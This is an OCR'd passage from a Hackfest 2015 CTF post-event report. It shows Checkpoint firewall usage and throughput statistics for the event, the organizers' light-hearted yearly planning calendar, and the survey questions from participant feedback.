


Figure 38 - Successful flag submission per track

FIREWALL LOGS

It should be noted that the statistics below are not only the traffic for the CTF but traffic for the whole Event 2015.


CPU usage



color	Counter Name	Average	Maximum	Minimum	Y-Scale	Units
🟨	CPU Usage % - Average	N/A	N/A	N/A	0 - 100	Percent
🟦	CPU Kernel % - Average	N/A	N/A	N/A	0 - 100	Percent
🟪	CPU User % - Average	N/A	N/A	N/A	0 - 100	Percent
🟩	Used Virtual Memory	2,174.533	2,366.020	2,005.559	0 - 3,000	MB
🟦	Free Disk Space %	71	71	71	0 - 100	Percent

Figure 39 - Checkpoint FW CPU utilization during Event

Throughput per services




color	Name	Average	Maximum	Minimum
■	http	3,825	48,616	0
■	ftp	4.84	117	0
■	smtp	0.00952	0.465	0
■	https	5,079	45,046	0
■	pop-3	0.0508	2.35	0
■	telnet	0.00876	0.46	0
■	All Traffic	10,762	81,430	0.16

Figure 40 - Checkpoint FW Throughput per services

Yes! Cleartext protocols are still used in 2015!


Total throughput



color	Counter Name	Average	Maximum	Minimum	Y-Scale	Units
■	Bytes Throughput	N/A	N/A	N/A	0 - 20,000,000	Bytes/Sec

Figure 41 - Checkpoint FW Total Throughput

Connection per seconds



color	Counter Name	Average	Maximum	Minimum	Y-Scale	Units
🟧	Connection Rate	N/A	N/A	N/A	0 - 600	connection...

Figure 42 - Checkpoint FW Connections per seconds

APPENDIX

THE NEVER□FOLLOWED PLAN


Period	Activity and Description
January, February	Each year starts with meetings where we drink beers and build team spirit. A side objective is to slowly evaluate the fields of interest of everyone.
March	This period is still characterized by other beer meetings where decisions are taken. For example, it is decided: • The game format (War Game vs King of the Hill vs Classical CTF vs other); • The maximum number of players and team size; • The scenario / theme; • Etc.
April, May	Most of the time is put on iHack preparation. iHack is a smaller CTF where the organizers can experiment challenges and track ideas. Although it is a real competition, the atmosphere is much smoother than Hackfest. The team also appreciates going to NorthSec (http://nsec.io) at that period to meet the community, drink very good (and free) beer, play epic challenges or simply rejuvenate.
June, July, August	Then it's time to build the challenges individually. All team read, study, run proof of concepts and test. Open Registration to CTF. The list of challenges is usually not fully known but known challenges categories are released on the website. The infrastructure, including DNS and networking, is mostly built during summer too and must be ready for September. That said, the infrastructure is reused since 2014 so the core is running the whole year.
September	The team shift to second speed and finalize the challenges and fix bugs. For several years, teasers were released on the website at that period too.
October	Integration and Testing. A lot of e-mails are processed during this month for: • player's questions; • matching partial teams; • preparing the physical setup with the Hotel.
November	The Event.
December	Back to basics: Drink beers.

Table 3 - The never-followed plan

FEEDBACK 2015


Thanks to the 52 participants who sent us feedback!

How would you rate the overall difficulty level?




5 = perfect balance


How would you rate the challenges variety?




How would you rate the model (Hackfest City)?




How would you rate the infrastructure?




How would you rate the support from organizers?




How would you rate the atmosphere?



Which track did you prefer (max 3)?



How would you rate the Lock Picking?


10.0
7.5
5.0
2.5
0.0
1
2
3
4
5
6
7
8
9
10